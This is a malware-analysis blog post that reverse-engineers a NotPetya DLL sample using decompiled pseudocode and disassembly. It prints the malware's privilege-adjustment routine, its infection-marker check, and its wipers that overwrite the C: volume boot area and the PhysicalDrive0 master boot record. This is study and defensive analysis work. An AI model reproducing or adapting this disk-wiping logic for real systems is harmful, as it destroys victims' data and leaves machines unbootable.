

NotPetya Malware Analysis - Bye, boot partition. I'll miss you

Published: 2026-05-02 · Archived: 2026-05-08 02:00:40 UTC

NotPetya Malware Analysis - Bye, boot partition. I'll miss you

Here's the [file](#) that will be analyzed in this article. Feel free to follow along or just read.



1	SHA256 hash:	027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745
2	SHA3-384 hash:	0a0f81ac5c9a8fa49bc1cc7eff8ddae4ad23da36208b717ecb73b4677785c4d908ebdd0d410b29911d9fdf6d42355
3	SHA1 hash:	34f917aaba5684fbe56d3c57d48ef2a1aa7cf06d
4	MD5 hash:	71b6a493388e7d0b40c83ce903bc6b04
5	humanhash:	michigan-twenty-december-papa
6	File name:	iec56w4ibovnb4wc.onion_library__Ransomware__NotPetya.bin.malw

I tried to look for a NotPetya diagram to see the workflow of the malware, but I could not find anything. So I wanted to make it myself.

The only diagrams I found are very high level intended to explain the whole operation since the very start of the hackers trying to breach into a company.

Not a single diagram for the file.

This is a DLL. The file is ran by the command `rundll32.exe NotPetya.dll` . We can look for the exports on the DLL and we can find just one.

That's the entry point for the malicious code that NotPetya uses.

Main function: 0x10007deb

This looks really bad, we can see the use of an struct and multiple assignments. This same struct will be used multiple times for different purposes.

```

10007deb void mw_main(int32_t arg1 @ esi, int32_t arg2 @ edi) __noreturn
10007deb {
10007deb     int32_t ebp;
10007deb     int32_t var_4 = ebp;
10007df3     sub_1000a4f0(0x4a18);
10007df8     int32_t ebx;
10007df8     int32_t var_8 = ebx;
10007df9     OSVERSIONINFOW os;
10007df9     os.szCSDVersion[0x7e] = (uint16_t)arg1;
10007df9     os.szCSDVersion[0x7f] = *(uint16_t*)((char*)&arg1 + 2);
10007dfa     os.szCSDVersion[0x7c] = (uint16_t)arg2;
10007dfa     os.szCSDVersion[0x7d] = *(uint16_t*)((char*)&arg2 + 2);
10007dfb     int32_t ecx = sub_10007cc0();
10007e04     int32_t i_1;
10007e04     enum WIN32_ERROR arg_8;
10007e04     int32_t arg_c;
10007e04     int32_t arg_10;
10007e04
10007e04     if (arg_10 != 0xffffffff)
10007e04     {
10007e06         os.szCSDVersion[0x7a] = (uint16_t)arg_c;
10007e06         os.szCSDVersion[0x7b] = *(uint16_t*)((char*)&arg_c + 2);
10007e09         os.szCSDVersion[0x78] = (uint16_t)arg_8;
10007e09         os.szCSDVersion[0x79] = *(uint16_t*)((char*)&arg_8 + 2);
10007e0c         os.szCSDVersion[0x76] = (uint16_t)i_1;
10007e0c         os.szCSDVersion[0x77] = *(uint16_t*)((char*)&i_1 + 2);
10007e0f         sub_10009590(ecx);
10007e04     }
10007e04
10007e14     os.szCSDVersion[0x7a] = 0xf768;
10007e14     os.szCSDVersion[0x7b] = 0x1001;
10007e19     os.szCSDVersion[0x78] = 0x202;
10007e19     os.szCSDVersion[0x79] = 0;
10007e1e     WSASStartup();
10007e24     os.szCSDVersion[0x7a] = 0xffff;
10007e24     os.szCSDVersion[0x7b] = 0;
10007e2b     os.szCSDVersion[0x78] = 0;
10007e2b     os.szCSDVersion[0x79] = 0;
10007e2c     os.szCSDVersion[0x76] = 0x6eda;
10007e2c     os.szCSDVersion[0x77] = 0x1000;
10007e31     os.szCSDVersion[0x74] = 0x24;
10007e31     os.szCSDVersion[0x75] = 0;
10007e33     int32_t eax = mw_mutex();
10007e38     os.szCSDVersion[0x7a] = 0xff;
10007e38     os.szCSDVersion[0x7b] = 0;
10007e3d     os.szCSDVersion[0x78] = 0x6caa;
10007e3d     os.szCSDVersion[0x79] = 0x1000;

```

At first I did not understand what the fuck was going on. That's when you need to take a step back and take a quick look at the disassembly, sometimes the decompiled code is not useful enough.

Here we can see that the struct members are being pushed as arguments to the function call `sub_10007cc0`. This indicates that maybe the struct is being used as a way to obfuscate the arguments.

```
mw_main:
10007deb  push    ebp {var_4}
10007dec  mov     ebp, esp
10007dee  mov     eax, 0x4a18
10007df3  call    sub_1000a4f0
10007df8  push    ebx {var_8}
10007df9  push    esi {os.szCSDVersion[0x7e]} {os.szCSDVersion[0x7f]}
10007dfa  push    edi {os.szCSDVersion[0x7c]} {os.szCSDVersion[0x7d]}
10007dfb  call    sub_10007cc0
10007e00  cmp     dword [ebp+0x14 {arg_10}], 0xffffffff
10007e04  je      0x10007e14
```

This same trick will be used multiple times, so don't freak out if you see it all over the functions.

At `0x10007dfb` there is a function call to an user function. The function is at `0x10007cc0`.

This is the whole function, as you can see it is pretty small. It's made up of multiple calls to the same function with different strings.

```
10007cc0  void mw_permissions()

10007cc0  {
10007cc0      int32_t esi = 0;
10007cc0
10007cc9      // Check if something exists, most likely a killswitch
10007cc9      if (killswitch?)
10007cc9      |   return;
10007cc9
10007cd6      tickCount = GetTickCount();
10007cd6
10007ce2      if (mw_chg_proc_perms(u"SeShutdownPrivilege"))
10007ce4      |   esi = 1;
10007ce4
10007cf1      if (mw_chg_proc_perms(u"SeDebugPrivilege"))
10007cf3      |   esi |= 2;
10007cf3
10007d02      if (mw_chg_proc_perms(u"SeTcbPrivilege"))
10007d04      |   esi |= 4;
10007d04
10007d07      perms = esi;
10007d0d      int32_t eax_5 = sub_10008677();
10007d1c      HMODULE library_1 = library;
10007d22      data_1001f104 = eax_5;
10007d22
10007d2f      if (GetModuleFileNameW(library_1, &filename, 0x30c))
10007d32      |   /* tailcall */
10007d32      |   return sub_10008acf();
10007d32
10007cc0  }
```

Let's take a quick look to the functions (`mw_chg_proc_perms` with the address `0x100081ba`) and then I will create a small diagram to show our progress.

```

100081ba  BOOL __stdcall mw_chg_proc_perms(PWSTR permissions)
100081ba  {
100081ba      TOKEN_PRIVILEGES struct_token;
100081c7      struct_token.PrivilegeCount = 0;
100081cd      struct_token.Privileges[0].Luid.LowPart = 0;
100081cd      int32_t* edi = &struct_token.Privileges[0].Luid.HighPart;
100081ce      *(uint32_t*)edi = 0;
100081cf      edi[1] = 0;
100081d6      BOOL result = 0;
100081d8      enum WIN32_ERROR dwErrCode = NO_ERROR;
100081db      HANDLE TokenHandle = nullptr;
100081db
100081ed      if (OpenProcessToken(GetCurrentProcess(), 0x28, &TokenHandle)
100081ed          && LookupPrivilegeValueW(nullptr, permissions, &struct_token.Privileges))
100081ed      {
1000820c          struct_token.PrivilegeCount = 1;
10008213          struct_token.Privileges[0].Attributes = 2;
10008220          result =
10008220              AdjustTokenPrivileges(TokenHandle, 0, &struct_token, 0, nullptr, nullptr);
10008222          enum WIN32_ERROR dwErrCode_1 = GetLastError();
10008228          dwErrCode = dwErrCode_1;
10008228
1000822d          if (dwErrCode_1)
1000822f              result = 0;
100081ed      }
100081ed
10008234      SetLastError(dwErrCode);
10008240      return result;
100081ba  }

```

It sets some variables with structs that will be used for permissions.

The [OpenProcessToken](#) function opens the access token associated with a process.

Then it tries to get it's own token and uses the `0x28` flag:

- `0x08` - `TOKEN_QUERY` : Used to read token information.
- `0x20` - `TOKEN_ADJUST_DEFAULT` : Used to change the default owner, primary group, DACL of an access token.

The [LookupPrivilegeValue](#) function retrieves the locally unique identifier (LUID) used on a specified system to locally represent the specified privilege name.

This stuff just changes the permission with the following perms:


- `SeShutdownPrivilege`
- `SeDebugPrivilege`
- `SeTcbPrivilege`

Then we store some global variables in there. And call a junk function that simulates anti debugging stuff. It uses some Windows API calls to know the name of the process and compares it using keys, but this is useless.

The next function calls are actually useful to the malware. It retrieves the path of the malware using `GetModuleFileNameW`, and uses stores the path in the global variable in `filename`.

Then it calls `mw_load_payload`, this function reads itself from disk and allocates some memory inside itself, and it reads itself. This is mostl likely done to execute itself in memory to make it harder for analyst to get a hold of the sample.

Checkpoint



I don't care, I'm skipping this

I'm going to skip a few instructions that at least to me are not interesting enough for me. But here's a screenshot of the instructions I'm going to skip he following. It's the same obfuscation trick used before and some calls to a custom function that is used as a simple mutex (not quite sure about this, lol).

```

10007e2b    os.szCSDVersion[0x78] = 0;
10007e2b    os.szCSDVersion[0x79] = 0;
10007e2c    os.szCSDVersion[0x76] = 0x6eda;
10007e2c    os.szCSDVersion[0x77] = 0x1000;
10007e31    os.szCSDVersion[0x74] = 0x24;
10007e31    os.szCSDVersion[0x75] = 0;
10007e33    int32_t eax = mw_mutex();
10007e38    os.szCSDVersion[0x7a] = 0xff;
10007e38    os.szCSDVersion[0x7b] = 0;
10007e3d    os.szCSDVersion[0x78] = 0x6caa;
10007e3d    os.szCSDVersion[0x79] = 0x1000;
10007e42    os.szCSDVersion[0x76] = 0x6c74;
10007e42    os.szCSDVersion[0x77] = 0x1000;
10007e47    os.szCSDVersion[0x74] = 8;
10007e47    os.szCSDVersion[0x75] = 0;
10007e49    data_1001f140 = eax;
10007e4e    int32_t eax_1 = mw_mutex();
10007e53    os.szCSDVersion[0x7a] = 0xf124;
10007e53    os.szCSDVersion[0x7b] = 0x1001;
10007e58    data_1001f108 = eax_1;
10007e5d    data_1001f110 = 0;
10007e63    int32_t args_c = InitializeCriticalSection();
10007e69    os.szCSDVersion[0x7a] = (uint16_t)args_c;
10007e69    os.szCSDVersion[0x7b] =
        *(uint16_t*)((char*)&args_c + 2);
10007e6c    mw_argParser?(args_c);
10007e6e

```

The cool stuff

After all that code we skipped we see an `if` statement that does a `AND` operation on a global variable where we saved the permissions we mentioned before.

<pre> 1 2 3 4 5 </pre>	<pre> if ((*uint8_t)perms & 2) { sub_1000835e(); sub_10008d5a(); } </pre>
------------------------	---

Is this a possible local 'killSwitch'/vaccine?

I already have a couple notes in the code. But let me explain a bit further this. It is really crucial to the malware.

```

1000835e  int32_t mw_possible_killswitch()
1000835e  {
1000835e      void path;
10008378      if (!mw_make_path(&path)) // Get path to file without extension
100083b5      |   return 0;
100083b5
1000838a      if (PathFileExistsW(&path))
1000838a      {
100083b6      |   ExitProcess(0);
100083b6      |   /* no return */
1000838a      }
1000838a
100083ac      // Create the file to avoid further execution of the malware
100083ac      int32_t result;
100083ac      (uint8_t)result = CreateFileW(&path, 0x40000000, FILE_SHARE_NONE, nullptr,
100083ac      |   CREATE_ALWAYS, FILE_FLAG_DELETE_ON_CLOSE, nullptr) != 0xffffffff;
100083af      return result;
1000835e  }

```

Let's explore the code. First we create what seems to be a variable, this can be a string or a pointer. Either way it is being passed as a reference to a variable in a function.

Let's look at the `mw_make_path`. It is really simple as you can see.

```

10008320  int32_t __stdcall mw_make_path(PWSTR path)
10008320  {
10008320      if (PathCombineW(path, u"C:\\Windows\\", PathFindFileNameW(&filename)))
10008342      {
10008347      |   PWSTR result = PathFindExtensionW(path);
10008347
1000834f      |   // Delete extension. Add NULL terminator at result position
1000834f      |   if (result)
1000834f      |   {
10008353      |   |   *(uint16_t*)result = 0;
10008356      |   |   return 1;
1000834f      |   }
10008342      }
10008342
1000835b      return 0;
10008320  }

```

They use `PathCombineW` to save the resulting value in `path`, which is the variable we used as an argument, this means that this is a string.

From the Microsoft documentation `PathCombineW` does this:

Concatenates two strings that represent properly formed paths into one path; also concatenates any relative path elements.

```
1 LPWSTR PathCombineW(  
2     [out] LPWSTR pszDest,  
3     [in, optional] LPCWSTR pszDir,  
4     [in] LPCWSTR pszFile  
5 );
```

Is very easy to understand that the second argument is a directory, and the last one is a file in the system.

To find the filename it uses another Windows API function, `PathFindFileNameW`. Before this, there was another use for the `filename` global variable. Here's the snippet of code:

```
1 if (GetModuleFileNameW(module, &filename, 0x30c))
```

The `GetModuleFileName` function returns the fully qualified path of the executable or module

The output of this function will be saved to `filename` and it may look something like this `C:\{Path to malware}\{malware-name}.dll`

So, the `GetModuleFileNameW` gets the full path and the `PathFindFileNameW` functions gets only the filename, in some cases the malware name changes: `{malware-name}.dll`

An important piece of the puzzle is that the function `GetModuleFileNameW` that the malware is using, it's being used on itself, so essentially it is trying to get it's own name.

Then it uses the `PathFindExtensionW` to get the position of the `.` that separates the extension from the filename and writes a `0` there, indicating that this is the end of the string. So after all that the result is: `C:\Windows\malware_name`


Is the file there?

It checks for the file and if it exist, then the malware exits and terminates the process, if it doesn't exist then it creates the file and saves it to the path that the malware created.

So the file checks to see if the computer has already been infected and then decides what to do based on that.

Now we know it's not a hardcoded filename that is being checked, the 'killswitch' filename is being generated at runtime.

Checkpoint 2



Fuck it, just nuke the Drives

Drive C:\ by

Let’s analyze the second function call. This is one is also cool and this hides the main intent of the malware, which is destroying stuff

1	if ((*uint8_t)perms) & 2)
2	{
3	sub_10008335e();
4	sub_10008d5a();
5	}

First the malware, opens the C:\ Drive. Just in case you did not know, you can use CreateFileA to open drives. Here’s a snippet from the documentation:

A handle to the device on which the operation is to be performed. The device is typically a volume, directory, file, or stream. To retrieve a device handle, use the CreateFile function.

It uses the value 0x40000000 to open the drive on GENERIC_WRITE to be able to do write operations on the device.

```
10008d5a enum WIN32_ERROR sub_10008d5a()
10008d5a { // Open the C: Drive.
10008d5a     HANDLE fileHandle = CreateFileA("\\.\\C:", 0x40000000,
10008d5a         FILE_SHARE_READ | FILE_SHARE_WRITE, nullptr, OPEN_EXISTING,
10008d5a         SECURITY_ANONYMOUS, nullptr);
10008d83
10008d83     if (fileHandle)
10008d83     {
10008d9a         uint32_t sizeOfOutBuffer;
10008da2         // Retrieves information about the physical disk's geometry
10008da2         void outBuffer;
10008da2
10008da2         if (DeviceIoControl(fileHandle, 0x70000, nullptr, 0, &outBuffer, 0x18,
10008da2             &sizeOfOutBuffer, nullptr))
10008da2         {
10008dad             int32_t lDistanceToMove;
10008dad             HLOCAL alloc_mem = LocalAlloc(LMEM_FIXED, lDistanceToMove * 0xa);
10008dad
10008db7             if (alloc_mem)
10008db7             {
10008dc0                 // Make file pointer in two LONG values
10008dc0                 SetFilePointer(fileHandle, lDistanceToMove, nullptr, FILE_BEGIN);
10008dd2                 // Write random junk data to the C: Drive
10008dd2                 WriteFile(fileHandle, alloc_mem, lDistanceToMove, &sizeOfOutBuffer,
10008dd2                     nullptr);
10008dd9                 LocalFree(alloc_mem);
10008db7             }
10008da2         }
10008da2
10008de0         CloseHandle(fileHandle);
10008d83     }
10008d83 }
```

It calls `DeviceIoControl` with `0x70000` or `IOCTL_DISK_GET_DRIVE_GEOMETRY` to get more information about the `C:\` drive. This returns the `DISK_GEOMETRY` struct to the `outBuffer` variable. The size of the struct is 24 bytes or `0x18`.

The struct is:

1	typedef struct _DISK_GEOMETRY {
2	LARGE_INTEGER Cylinders; (8 bytes)
3	MEDIA_TYPE MediaType; (4 bytes)
4	DWORD TracksPerCylinder; (4 bytes)
5	DWORD SectorsPerTrack; (4 bytes)
6	DWORD BytesPerSector; (4 bytes)
7	} DISK_GEOMETRY ; Total (24 bytes)

1	entry -0x20 void outBuffer
2	entry -0x20 ?? ?? ?? ?? ?? ?? ??
3	entry -0x18 ?? ?? ?? ?? ?? ?? ??
4	entry -0x10 ?? ?? ?? ??
5	entry -0xc int32_t bytes

`esp+0x24` maps to bytes at entry `-0xc`, and the value is read directly from the stack without any prior assignment

- `DeviceIoControl` writes 24 bytes into `outBuffer` at entry `-0x20`
- `outBuffer` is at entry `-0x20`, bytes is at entry `-0xc`
- The difference is `0x14` (20 bytes)

So `esp+0x24` is actually reading from `outBuffer + 0x14`. Which is exactly the `BytesPerSector` field of `DISK_GEOMETRY`. So `bytes = BytesPerSector = 512`

The section is 512, that's a hardware specific size. The size is uniform in the entire disk. That's why it is being used to skip to the section the malware needs in a reliable way.

C: Drive volume layout on Windows (NTFS):

- Sector 0 — Volume Boot Record (VBR), contains the NTFS bootstrap code and BPB (BIOS Parameter Block) describing the volume geometry
- Sector 1-15 — NTFS bootstrap continuation code (the `$Boot` file beginning)

1	<code>HLOCAL alloc_mem = LocalAlloc(LMEM_FIXED, bytes * 0xa);</code>
2	
3	<code>if (alloc_mem)</code>
4	<code>{</code>
5	<code>SetFilePointer(fileHandle, bytes, nullptr, FILE_BEGIN);</code>
6	<code>WriteFile(fileHandle, alloc_mem, bytes, &sizeOfOutBuffer, nullptr);</code>
7	<code>LocalFree(alloc_mem);</code>
8	<code>}</code>

It allocates `bytes * 0xa` and it does not fill the memory that was allocated to zeros, this means that whatever is at that address is just junk data leftover from other programs.

With the help of `SetFilePointer` we go to the address 512, this skips the first sector of the disk. Otherwise we would start at the very beginning.

We write to the `C:\` drive using the junk data. This is meant to corrupt the NTFS bootstrap area with garbage. Just trying to destroy the data from that drive, we could recover the information of that drive, but it is hard and relies on file carving.

MBR Wiper

We don't even need to analyze this function, it's exactly the same as a previous function we already analyzed before at [Drive C:\ by "W".](#)

```
int32_t mw_overwrite_physicalDrive0()
{
    HANDLE DriveHandle = CreateFileA("\\\\.\\PhysicalDrive0", 0x40000000,
        FILE_SHARE_READ | FILE_SHARE_WRITE, nullptr, OPEN_EXISTING,
        SECURITY_ANONYMOUS, nullptr);

    if (!DriveHandle)
        return 0;

    void outBuffer;
    uint32_t var_8;
    DeviceIoControl(DriveHandle, 0x70000, nullptr, 0, &outBuffer, 0x18, &var_8,
        nullptr);
    int32_t var_10;
    HLOCAL eax_3 = LocalAlloc(LMEM_FIXED, var_10 * 0xa);
    uint8_t* var_c_1 = eax_3;


    if (eax_3)
    {
        DeviceIoControl(DriveHandle, 0x90020, nullptr, 0, nullptr, 0, &var_8, nullptr);
        WriteFile(DriveHandle, var_c_1, var_10 * 0xa, &var_8, nullptr);
        LocalFree(var_c_1);
    }

    CloseHandle(DriveHandle);
    return 1;
}
```

The only difference between this function and the previous one is that we don't use the function `SetFilePointer` so it's going to start writing from the very beginning of the drive.

This is the MBR (Master Boot Record) wiper. After all these instructions and wipers destroying boot partitions, it will make it impossible for the computer to reboot. Of course you can try to rebuild the boot partitions, but it would be really hard to do.

CheckPoint 3



Just summary of the last part. Nothing too complicated. I skipped a function that I did not fully reverse. I took a quick look and it seems like it's also overwriting the MRB of PhysicalDrive0. Additionally to that is also overwriting other drives with random bytes created with Crypto Windows API functions.x

Final words

There's a lot of more cool stuff that I didn't mention. I wanted to post a quick blog about NotPetya. I might post a follow up to this one.

I think this is a good sample and I had a lot of fun trying to reverse engineer it just using static analysis.

Here's more research/blogs about NotPetya, you should give them a read:

- https://idafchev.github.io/writeup/2017/07/21/petya_ransomware_analysis.html
- <https://www.ijrte.org/wp-content/uploads/papers/v7i6s/F03120376S19.pdf>
- <https://blogs.vmware.com/security/2017/06/carbon-black-threat-research-technical-analysis-petya-notpetya-ransomware.html>
- <https://menshaway.blogspot.com/2019/07/notpetya-tactical-report.html>

- <https://gallery.logrhythm.com/threat-intelligence-reports/notpetya-technical-analysis-logrhythm-labs-threat-intelligence-report.pdf>

Those guys are smarter than me and have some of them talk more stuff I didn’t discover or fully reversed. Check their blogs out, please

Thanks to Sandworm/APT44/MUN 74455/Voodoo Bear for the malware sample, it was really interesting and cool.



Source: <https://zanezhub.github.io/posts/NotPetya/>